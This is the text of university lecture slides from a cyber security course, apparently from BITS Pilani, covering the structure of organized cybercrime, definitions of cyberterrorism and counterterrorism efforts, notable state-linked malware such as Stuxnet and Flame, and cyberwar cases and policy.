 - They may use computers or other types of network technology (e.g., cell phones) to organize specific events
 - However, their use is not integrated in a meaningful way in the operations of the organized crime
 - In other words, technology is incidental to aggregates, not integral
 - While, this may make aggregates to be the least concerning type of organization in terms of cybercrime,
 - this type of organized crime group presents potential problems
 - For example, in some cases of violence, like riots, networks have been used to get organizational affiliates to participate

Organized Cybercrime



Cyber organized crime activities

- Organized Crime
 - <https://www.fbi.gov/investigate/organized-crime>
 - https://en.wikipedia.org/wiki/Organized_crime
- List of criminal enterprises, gangs, and syndicates
 - https://en.wikipedia.org/wiki/List_of_criminal_enterprises,_gangs,_and_syndicates



Organized Cybercrime



List of Crimes as per FBI

- Bribery
- Sports Bribery
- Counterfeiting
- Embezzlement of Union Funds
- Mail Fraud
- Wire Fraud
- Money Laundering
- Obstruction of Justice
- Murder for Hire
- Drug Trafficking
- Prostitution
- Sexual Exploitation of Children
- Alien Smuggling
- Trafficking in Counterfeit Goods
- Theft from Interstate Shipment
- Interstate Transportation of Stolen Property



Organized Cybercrime



Division of Labor

- More sophisticated organizations have a complex division of labor, to allow for extremely complex crimes to be organized
- The FBI gives the following examples of 10 different "jobs" within complex schemes
- Not every instance of cybercrime committed by organizations includes each of these types
- However, the availability of individuals with the specializations mentioned here gives an idea of how complex cybercrimes can be

- | | |
|---------------------|---------------|
| • Coders | • Hosts |
| • Distributors | • Cashiers |
| • Technicians | • Money mules |
| • Hackers | • Tellers |
| • Fraud specialists | • Executives |


- Criminal organizations also often work in networks with other organizations
- This means that criminal organizations can collaborate to compliment each others' skills and capabilities
- This adds even more complexity to an already complex area of cybercrime

Organized Cybercrime



Division of Labor

- Coders
 - Write the malicious software the organization uses in whatever criminal activity it is engaged in
 - It can consist of anything from malware to software for online gambling
- Distributors
 - Responsible for trading and selling stolen data
 - They are also responsible for vouching for the quality of the data
- Technicians
 - Responsible for the upkeep of the organization's network requirements
 - E.g., Server management, Dealing with Internet service providers, Encryption, etc.,.
- Hackers
 - Responsible for breaching outside systems or exploiting vulnerabilities in networks
 - Usually this is done to gain information that can then be sold via the distributors, but it could also be used for other purposes
- Fraud specialists
 - Develop complex social engineering schemes, such as phishing schemes, spamming, and domain squatting




Organized Cybercrime



Division of Labor

- Hosts
 - Provide the facilities that allow many other forms of criminal activity to take place
 - Often they provide servers, or other forms of digital space, through botnets and proxy networks
- Cashiers
 - Provide drop accounts and provide the information to other criminals—for a fee
 - They also typically control rings of the next specialization, cash couriers known as "money mules."
- Money mules
 - Responsible for transferring the money from the illicit transactions to third-party accounts and then into secure holdings
- Tellers
 - Assist by transferring and laundering the money earned through digital currency services and between different currencies
- Executives of the organization
 - Determine what the targets are, recruit individuals, assign roles, and manage the distribution of the proceeds from whatever crimes are committed



Organized Cybercrime



The Widening Capability of Organized Cybercrime

- Many traditional organized crime groups lack the ability to successfully exploit the online criminal activity
- However, there are individuals (and other organizations) that may be hired to fill the need
- In a 2006 report, the McAfee group stated,
 - "Organized crime gangs may have **less of the expertise** and **access** needed to commit cybercrime but they have the **financial clout** to buy the right resources and operate at a highly professional level."
- Organized crime groups also recruit members with appropriate skills, sometimes directly out of technical programs in colleges and universities
- In cases where there is a large profit to be made through illicit activity, there may be an increasing use of standard information technology business practices in order to help develop software used in the crimes

Organized Cybercrime




Widening Scope of Organized Cybercrime

- One of the biggest concerns about the increasing scope and complexity of organized cybercrime is
 - the possible connection this provides to drug trafficking and terrorism
- As the capabilities of organized cybercriminals increase in terms of their online capacity, they become more valuable to other groups for carrying out operations
- Given that organized criminals have significant capabilities, the concern is that they will be used by other countries or organizations to cause harm
 - For example, terrorist groups such as Al Qaeda and ISIS do not currently have the capacity to conduct cyberattacks, but they can partner with organized cybercriminals
- While capabilities and partnerships represent one element of organized cybercrimes' increasing scope,
 - the organizations are also becoming less tied to any physical proximity
- Combating organized criminal activity online becomes much more difficult

Organized Cybercrime

Preventing and countering cyber organized crime

- The measures implemented to counter cyber organized crime have focused on
 - law enforcement and prosecution efforts,
 - technical solutions, and
 - education campaigns
- Criminal justice efforts include
 - monitoring of online sites (both the visible and Deep Web)
 - These sites facilitate cyber organized crime and/or promote the services of cyber organized criminals
 - the take down of these sites, and
 - prosecutions of those engaging in cyber organized crime



Organized Cybercrime



Preventing and countering cyber organized crime

- Cases in point are the AlphaBay and Hansa joint United States and Netherlands law enforcement operations
- The US-led investigation targeted AlphaBay (Operation Bayonet)
- When AlphaBay was seized, users (vendors and buyers) of the platforms migrated to another cryptomarket called Hansa
- However, Hansa was under the control of the Dutch police, who was conducting an undercover operation to identify and disrupt illicit activities committed on the darknet site
- This migration enabled Dutch authorities to identify and investigate these individuals before the platform was shut down in July 2017



Cyberterrorism

शोनं परमं बलम्

Cyberterrorism



Lack of Clarity

- The term "cyberterrorism" was first introduced in the 1980s by Barry Collin
- Most agree that cyberterrorism poses a significant issue, but the exact nature of that threat remains unclear
 - This is because there is a lack of clarity on what constitutes cyberterrorism
- Some even argue as to whether or not cyberterrorism constitutes a real problem
- There is no agreement among many scholars about what would be considered as cyberterrorism
 - The reason being, there is no actual information about what exactly a cyberterrorist attack could accomplish
- People understand weapons of mass destruction, or a terrorist attack in the physical world, but not in the cyber world
- For cybercrime, there are significant issues when it comes to the jurisdiction
 - This gets worsened in the case of cyberterrorism because of the political element

Cyberterrorism



Lack of Clarity contd....

- This misunderstanding of terminology has real effects...
- One problem is the targeting of groups that are neither terrorist organizations nor a threat to national security under the guise of counter-cyberterrorism
- For example, consider hacker collectives like Anonymous
 - Their characterization as cyberterrorist organizations is opposite to how the organizations see themselves and how they generally operate
- The paradox
 - we cannot define cybercrime, but if we do not define it, we cannot hope to adequately combat it
- This lack definition makes it difficult to differentiate it from other forms of cybercrime
- The primary distinguishing characteristic is the attacker's motivation
 - This is something that is often unknown in the case of cyber-related events
- It has also become difficult to distinguish between Internet activism, hacktivism, and cyberterrorism because
 - the motivations and outcomes of many of the actors participating in each are the same

Cyberterrorism



Defining Cyberterrorism


- Terms like "cyberterrorism," "cyberattack," "hacktivism," "information warfare," "online activism," and "cybercrime" are frequently used incorrectly and interchangeably
- Most scholars have settled on a variation of the following definition
 - *"Cyberterrorism is the convergence of terrorism and cyberspace. It is generally understood to mean unlawful attacks and threats of attack against computers, networks, and the information stored therein when done to intimidate or coerce a government or its people in furtherance of political or social objectives. Further, to qualify as cyberterrorism, an attack should result in violence against persons or property, or at least cause enough harm to generate fear. Attacks that lead to death or bodily injury, explosions, plane crashes, water contamination, or severe economic loss would be examples. Serious attacks against critical infrastructures could be acts of cyberterrorism, depending on their impact. Attacks that disrupt nonessential services or that are mainly a costly nuisance would not."*
 - --- by Dorothy Denning in congressional testimony in 2000
 - Dorothy Denning, "Statement of Dorothy E. Denning," May 23, 2000, http://ftp.fas.org/irp/congress/2000_hr/00-05-23denning.htm.

Cyberterrorism



Defining Cyberterrorism

- According to the FBI, cyber terrorism is the
 - "premeditated, politically motivated attack against information, computer systems, computer programs, and data that results in violence against noncombatant targets by subnational groups or clandestine agents"
- It is the use of computers and the Internet connectivity between them in order to launch a terrorist attack
- It is highly likely that there would be no loss of life at all in cyber terrorism
- However, these are quite possible via the Internet
 - significant economic damage
 - disruptions in communications
 - disruptions in supply lines, and
 - general degradation of the national infrastructure
- Cyber terrorism seeks to cause damage, and it needs to be as public as possible
- The idea is to strike fear into people




Cyberterrorism



Terrorist Use of "Cyber"

- Terrorists have used computer-based technology involving networks in their operations
- Terrorists organizations have...
 - recruited members through traditional websites and social media, like Twitter
 - developed funding capabilities through use of the Internet
 - used computers in various ways to help plan attacks
- According to UN Office on Drugs and Crime, terrorists approach of using the Internet consists of six categories
 - Propaganda (including recruitment, radicalization, and incitement to terrorism)
 - Financing
 - Training
 - Planning
 - Execution
 - Cyberattacks
- Details of the above categories are left for your research and self study




Cyberterrorism



Efforts to Combat Cyberterrorism

- Cyber issues are almost always multijurisdictional
- Particularly, in the case of cyberterrorism, the jurisdiction goes international
- There are a large number of agencies involved in countering cyberterrorism
- Online Counterterrorism Strategy
 - Intelligence Collection
 - Denial
 - Subversion
 - Engagement
- Actors
 - Individuals
 - Private Groups
 - SITE Monitoring Service
 - Search for International Terrorist Entities (SITE)
 - International Institute for Counterterrorism



Cyberterrorism



Efforts to Combat Cyberterrorism

- Online Counterterrorism Strategy – [Intelligence Collection](#)
 - It involves careful monitoring of the places on the Internet where terrorists congregate
 - This can be Internet forums, message exchanges, and, more recently, social media sites where there is communication between terrorists
 - The information harvested from these sites can be useful to law enforcement in a variety of ways
 - 1) it may lead to a direct banning against a group to prevent an attack
 - 2) it may also lead to information about the group's organizational structure or individual identities within the group
 - this can help with long-term planning in combating a specific organization
 - 3) the information gathered can be used to help convict people of terrorism or those providing support for terrorist organizations

Cyberterrorism



Efforts to Combat Cyberterrorism

- Online Counterterrorism Strategy – Denial

- This strategy involves denying terrorists access to the Internet
- This can be done by
 - closing email accounts, shutting down websites, closing Internet forums where terrorists congregate, and removing extremist or violent content from websites not directly affiliated with the organizations
- By denying terrorists access to the Internet, we can
 - potentially deny their recruiting new members
 - stop the ability to communicate
 - this can disrupt their planning activities or limit their ability to get materials
- Given that most of these sites are either mirrored in multiple locations or are easily reestablished, denying terrorists Internet access has limited effectiveness
- Additionally, there is the issue of infringing on people's free speech rights, as many of the videos and messages, as problematic as they are, are allowable under free-speech laws
- Despite these challenges, however, there are cases where this strategy has been effective

Cyberterrorism



Efforts to Combat Cyberterrorism

- Online Counterterrorism Strategy – **Subversion**


- Subversion focuses on:
 - gaining access to forums run by terrorist organizations
 - gaining the trust of the members, and
 - providing disinformation to the group in order to stop operations or undermine leadership
- This strategy is very difficult to carry out, as the operations can be discovered or backfire on the groups implementing them.
- Moreover, the coordination required across groups engaging in this type of counter-cyberterrorism is extensive
 - So that multiple organizations are not undermining one another's work
- However, the strategy has been successfully used by law enforcement and others as a way of sowing discord among groups

Cyberterrorism



Efforts to Combat Cyberterrorism

- Online Counterterrorism Strategy – Engagement
 - In this strategy, individuals or organizations converse directly with the terrorists or potential terrorist recruits
 - Goals of this strategy
 - Deradicalization
 - Involves changing the beliefs of individuals such that they no longer represent the radical perspective put forth by terrorists
 - Demilitarization
 - The individual may still be radical in his or her beliefs, but not willing to act violently to support those beliefs or support those who do
 - There are several challenges to the success of this engagement strategy:
 - First, the terrorists strongly hold the beliefs motivating them, so changing their mind through online engagement is very difficult
 - Those who are being recruited may be difficult to reach in terms of changing their beliefs or behavior
 - Many of those who engage with terrorists or recruits do not have the standing within that community to be taken seriously
 - Some programs have tried to address this by using Muslim scholars and clerics, and while there is some suggestion of success with these programs, it is difficult to know whether that success was short or long term



Cyberterrorism



Efforts to Combat Cyberterrorism

- Actors – Individuals
 - Individuals have the ability to go online and participate in their own counter-cyberterrorism
 - Case-1:
 - One of the most interesting story is that of former Montana judge Shannen Rossmiller
 - Posing as an Al Qaeda operative, Rossmiller goes onto forums and attempts to "recruit" individuals through email and other methods
 - When she has built up enough information, she turns it over to the Federal Bureau of Investigation (FBI) for further investigation and prosecution
 - According to Rossmiller, she has helped in over 60 cases, at least two of them domestic
 - Case-2
 - Another individual who has engaged in a similar method of investigation is Rita Katz
 - She has been engaged in what she has characterized as "terrorist hunting" for over a decade
 - Her experiences are chronicled in the book *Terrorist Hunter*, which was published anonymously
 - Katz was later revealed to be the author
 - There are risks involved in individuals engaging in anti-terrorist activities
 - They may get killed or they may end up working with terrorists
 - Despite the success of people like Rossmiller and Katz, it is unclear how effective this type of individual investigation is overall
 - Many believe that law enforcement organizations are much more effective in the long run

Cyberterrorism



Efforts to Combat Cyberterrorism

- Actors – Private Groups

- A number of private organizations have sprung up to engage in online counterterrorist operations
- This ranges from intelligence gathering to actual counterterrorist operations over the Internet
- These are primarily geared toward open-source intelligence gathering
- Some organizations may go farther and engage in additional investigations by joining forums and undertaking other methods of subterfuge
- Specific examples of these private groups are not discussed in the book

Cyberterrorism



Efforts to Combat Cyberterrorism

- **Actors – SITE Monitoring Service**

- The Search for International Terrorist Entities (SITE) Intelligence Group (called SITE Monitoring Service) is an organization established by the Rita Katz in 2002
- SITE provides online monitoring of terrorist activity for the government and individuals as well as training in online monitoring
- SITE uses infiltration techniques to view online activity by organizations and individuals associated with terrorism
- The organization collects a variety of information, including:
 - claims of responsibility for attacks,
 - video and audio messages,
 - training manuals, and
 - other digital media

Cyberterrorism



Efforts to Combat Cyberterrorism

- Actors – International Institute of Counterterrorism
 - The International Institute for Counterterrorism is dedicated to combating terrorism across all domains, including online
 - Founded in 1996, the think tank provides a variety of services across many issues dealing with terrorism
 - Like SITE, the group's primary function is collecting and disseminating intelligence, primarily gathered from online sources like jihadist websites and forums

Cyberterrorism



Law Enforcement

- Domestic
 - Domestically, there are few agencies within the government that focus on cyberterrorism specifically
- International
 - At the international level, a few initiatives through coordination among different countries are dedicated to online counterterrorism



Cyberterrorism



Law Enforcement

- Domestic

- Many of the same agencies that address cybercrime more generally address issues of cyberterrorism and the use of the Internet by terrorists
- Within the United States, three main agencies are responsible for combating cyberterrorism:
 - FBI
 - The Department of Homeland Security (DHS), and
 - The Department of Defense (DoD)
- A variety of other agencies play supporting roles
- Security initiatives that focus on countering cyberterrorism
 - Comprehensive National Cybersecurity Initiative
 - Cyberterrorism Defense Initiative
 - Department of Defense Cyber Strategy
 - Task Forces

Cyberterrorism




Law Enforcement

- International

- Partnerships and Organizations

- UN Working Group on Countering the Use of the Internet for Terrorist Purposes
 - International Multilateral Partnership Against Cyber Threats
 - Individual Country Efforts



Weapons of Cyber Warfare

- In cyber warfare and cyber terrorism, malware is still the primary weapon
- Whether it is spyware, a virus, a Trojan horse, a logic bomb, or some other sort of malware, it is still the malware that is the essential vehicle for conducting a cyber conflict
- Some well-known malware that has been used in conflicts
 - Stuxnet
 - Flame
 - StopGeorgia.ru Malware
 - FinFisher
 - BlackEnergy

Cyberterrorism



Weapons of Cyber Warfare

- Stuxnet
 - A classic example of weaponized malware
 - It was first spread via infected USB drives
 - Once it infected a machine, it would spread over the network (or the Internet)
 - It was primarily designed to target centrifuge controllers involved in Iran's uranium enrichment
 - But the virus spread beyond its intended target and was detected on numerous machines
 - Stuxnet has three modules:
 - a worm that executes routines related to the attack;
 - a link file that executes the propagated copies of the worm; and
 - a rootkit responsible for hiding files and processes, with the goal of making it more difficult to detect the presence of Stuxnet


Cyberterrorism



Weapons of Cyber Warfare

- Flame

- Flame is spyware that can record
 - keyboard activity,
 - monitor network traffic,
 - take screenshots, and even
 - record Skype conversations
- This virus targeted Windows operating systems and was specifically designed for espionage
- It was first discovered in May 2012 at several locations, including Iranian government sites
- It also would turn the infected computer into a Bluetooth beacon attempting to download information from nearby Bluetooth-enabled devices
- Kaspersky labs reported that the Flame file contained an MD5 hash that only appeared on machines in the Middle East
 - Indicating the possibility that it was intended to target a specific geographical region
- The spyware also had a kill function that allows someone controlling it to send a signal directing it to delete all traces of itself



Weapons of Cyber Warfare

- StopGeorgia.ru Malware

- The StopGeorgia.ru forum was an online forum designed to facilitate attacks against key network targets within Georgia
- It was developed and used during the conflict between Russia and Georgia
- The online forum:
 - advertised specific targets
 - gave tutorials and tools for helping even low-skilled attackers engage the targets
 - provided links to proxy servers to help facilitate the attack by hiding the attacker's true IP address and location
- For example, the website StopGeorgia.ru offered
 - a tool named DoSHTTP that automated DoS attacks and a list of websites and IP addresses within Georgia that would be good targets
- This encouraged anyone sympathetic to Russia's position in this conflict, who had even minimal computer skills, to embark on cyber attacks against Georgia


Cyberterrorism



Weapons of Cyber Warfare

- FinFisher

- FinFisher spyware was designed for law enforcement agencies with a warrant, to collect evidence on suspects
- However, the software was released by WikiLeaks
- It is now available on the Internet for anyone who wishes to use it



- BlackEnergy

- The malware is a 32-bit Windows executable
- Theoretically, it manipulates water and power systems, including causing blackouts and water supply disruptions
- This malware has been traced to the Russian group SandWorm
- In January 2016, a blackout at the Kiev airport was linked to the BlackEnergy malware
- BlackEnergy is versatile malware, able to initiate several different attack modalities
 - launching distributed denial of service (DDoS) attacks
 - delivering KillDisk, a feature that renders a system unusable



Cyberterrorism

Actual Cases of Cyber Terrorism

- In May 2007, government offices of Estonia were subjected to a mass denial of service (DoS) attack. This attack was executed because some people opposed the government's removal of a Russian WWII memorial. While this was a relatively minor attack, it was politically motivated and thus qualifies as cyber terrorism.
- CENTCOM, or Central Command, is the U.S. military command responsible for operations in the Middle East and Near East. In 2008, CENTCOM was infected with spyware. A USB drive was left in the parking lot of a DoD facility in the Middle East. A soldier picked it up and plugged it into his workstation, thus introducing the spyware to the CENTCOM network. The worm was known as Agent.btz, a variant of the SillyFDC worm. This was a significant security breach, and we will probably never know how much data was lost or how much damage was caused

Cyberterrorism



Actual Cases of Cyber Terrorism

- The year 2009 brought a number of Internet-based attacks, specifically against U.S. government websites, such as the websites of the Pentagon and the White House (in the United States) and various government agencies in South Korea. These attacks coincided with increased tensions with North Korea. Clearly, these were examples of cyber terrorism, albeit relatively minor.
- In December 2009, a far more disturbing story came out. Hackers broke into computer systems and stole secret defense plans of the United States and South Korea. Authorities speculated that North Korea was responsible. The information stolen included a summary of plans for military operations by South Korean and U.S. troops in case of war with North Korea, and the attacks traced back to a Chinese IP address. This case is clearly an example of cyber espionage and a very serious one at that.
- In December 2010, a group calling itself the Pakistan Cyber Army hacked the website of India's top investigating agency, the Central Bureau of Investigation (CBI). This sort of cyber espionage is far more common than what is revealed to the public.



Cyberwar


शोनं परमं बलम्

Cyberwar



Overview

- The Future of Cyberwarfare
- There is a lot of confusion surrounding the term "cyberwar."
- Some scholars argued that it doesn't exist, and some argue that it is the future of all warfare
- With the recent conflict between Russia and Georgia involving extensive use of cyberattacks, the question is how best we can prepare for cyberwar
- Defining cyberwarfare...in hopes of preventing it
- The question is what actually constitutes cyberwar?



Cyberwar



Overview

- Cyberwar between India & China



Source: Introduction to Cybercrime: Computer Crimes, Laws, and Policing in the 21st Century - Hill and Marion

Cyberwar



What is Cyberwar


- One definition, offered by the RAND Corporation, states that cyberwar is
 - *"the actions by a nation-state or international organization to attack and attempt to damage another nation's computers or information networks through, for example, computer viruses or denial-of-service attacks."*
- Cyberwar is more important than any other cyber issue because of significant implications if a country engages in what is considered cyberwar
- For instance, if China wages a cyberwar on the USA, there are severe repercussions, which will have significant impacts in the physical world
- Cyberwar also has challenges in determining applicable laws of war in an online environment
 - because, ideas such as damage, sovereignty, combatants, and, proportionality are unclear when it comes to cyberwarfare
- For the current discussion, cyberwar is an
 - *"act of violence or sabotage committed by a nation-state for political or military purposes, primarily, though not exclusively, in the context of regular warfare."*

Cyberwar



Cyberwar Cases

- Situations arising while Estonia and Georgia were fighting with Russia have raised the profile of cyberwar in recent years
- The attacks have never been conclusively determined to be the work of the Russian government. However,
 - a) it is widely believed that while the *mafia* or other non-state groups carried out the attacks, and
 - b) they were under the direction of the Russian government
- Examples of actual cases:
 - Estonia and Russia: 2007
 - Georgia and Russia: 2008
 - Titan Rain
 - The most well-known cases of cyberattack against the United States
 - It was not a single attack but a set of attacks carried out between 2003 and 2005




Cyberwar



Why there have been not many Cyberwars

- Given that the cyberwar is generally inexpensive compared with physical war, why there have not been many cases of cyberwar?
- Literature gives three reasons:
 - The Reluctance to Use the Term
 - Infrastructure Security
 - Limited Strategic Effectiveness



Cyberwar



Why there have been not many Cyberwars

- The Reluctance to Use the Term

- There are several reasons for this reluctance
- First, by calling it warfare, the action is placed squarely in the hands of the military
- Military is, in many ways, best equipped to deal with the threat of cyberwar
- However, there are elements that should be handled by law enforcement or the Department of Homeland Security
 - both of which become secondary actors when the term cyberwar is invoked
- The idea of cyberwar can invoke treaty obligations and other elements with potentially unforeseen consequences
 - Because of this, other cyber terms have proliferated
- In short, we may experience what could be considered cyberwar regularly, but we may not be terming it such

Cyberwar



Why there have been not many Cyberwars

- Infrastructure Security
 - James Lewis, a scholar with the Center for Strategic and International Studies, said:
 - *Computer network vulnerabilities are an increasingly serious business problem but their threat to national security is overstated. Modern industrial societies are more robust than they appear at first glance. Critical infrastructures, especially in large market economies, are more distributed, diverse, redundant and self-healing than a cursory assessment may suggest, rendering them less vulnerable to attack. In all cases, cyberattacks are less effective and less disruptive than physical attacks. Their only advantage is that they are cheaper and easier to carry out than a physical attack*
 - Thus far cyberattacks, and in particular cyberwar, have been a more significant problem for private than public interests
 - This is even true with attacks that are thought to originate from other nation-states

Cyberwar



Why there have been not many Cyberwars

- Limited Strategic Effectiveness (for the attackers)
 - While certainly remaining vulnerable it is possible that the networks to which adversaries would need access are increasingly resilient
 - Though it is never possible to win the game against cyber adversaries in terms of completely securing a system from attack, the more secure a system, the more difficult it is to create widespread damage, even if the network is breached
 - This means that successfully engaging in a cyberwar, specifically a limited cyberwar, may not serve much purpose for most governments
 - While it can certainly provide an annoyance, and in some cases may yield short-term benefits for the attacker, there is little chance that a cyberwar would cause enough damage to politically alter the landscape of the country being attacked
 - This has a dampening effect on cyberwar because the primary reason states engage in warfare at all is to change the political elements in the losing nation

Cyberwar



Fighting Cyberwar

- In a cyberwar, it is often difficult to know who (which country) is attacking
- If an attack is successfully carried out, typically, the attack can cripple the country's investigative capability for the time that the attack is underway
- Because of this, many nations, including the United States, have tried to prepare for all three levels of cyberwar mentioned earlier:
 - Cyberwar as an Adjunct to Military Operations; Limited Cyberwar; Unrestricted Cyberwar
- Within the United States, the organization primarily responsible for cyberwarfare is USCYBERCOM
- USCYBERCOM is tasked with defending the nation's military infrastructure and systems from attack
- Following is USCYBERCOM's mission statement:
 - *"USCYBERCOM plans, coordinates, integrates, synchronizes and conducts activities to: direct the operations and defense of specified Department of Defense information networks and; prepare to, and when directed, conduct full spectrum military cyberspace operations in order to enable actions in all domains, ensure US/Allied freedom of action in cyberspace and deny the same to our adversaries."*

Cyberwar



Fighting Cyberwar

- USCYBERCOM has the ability to engage in offensive actions
- In the year 2011, the United States engaged in at least 231 offensive cyber operations
- These operations were aimed toward Iran, North Korea, and other countries the United States considers significant problems
- The original release of this information came from Edward Snowden
- The National Security Agency (NSA) has acknowledged that the United States engages in offensive operations in cyberspace
- The head of USCYBERCOM is also the director of the NSA, linking those organizations' operations closely together



Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

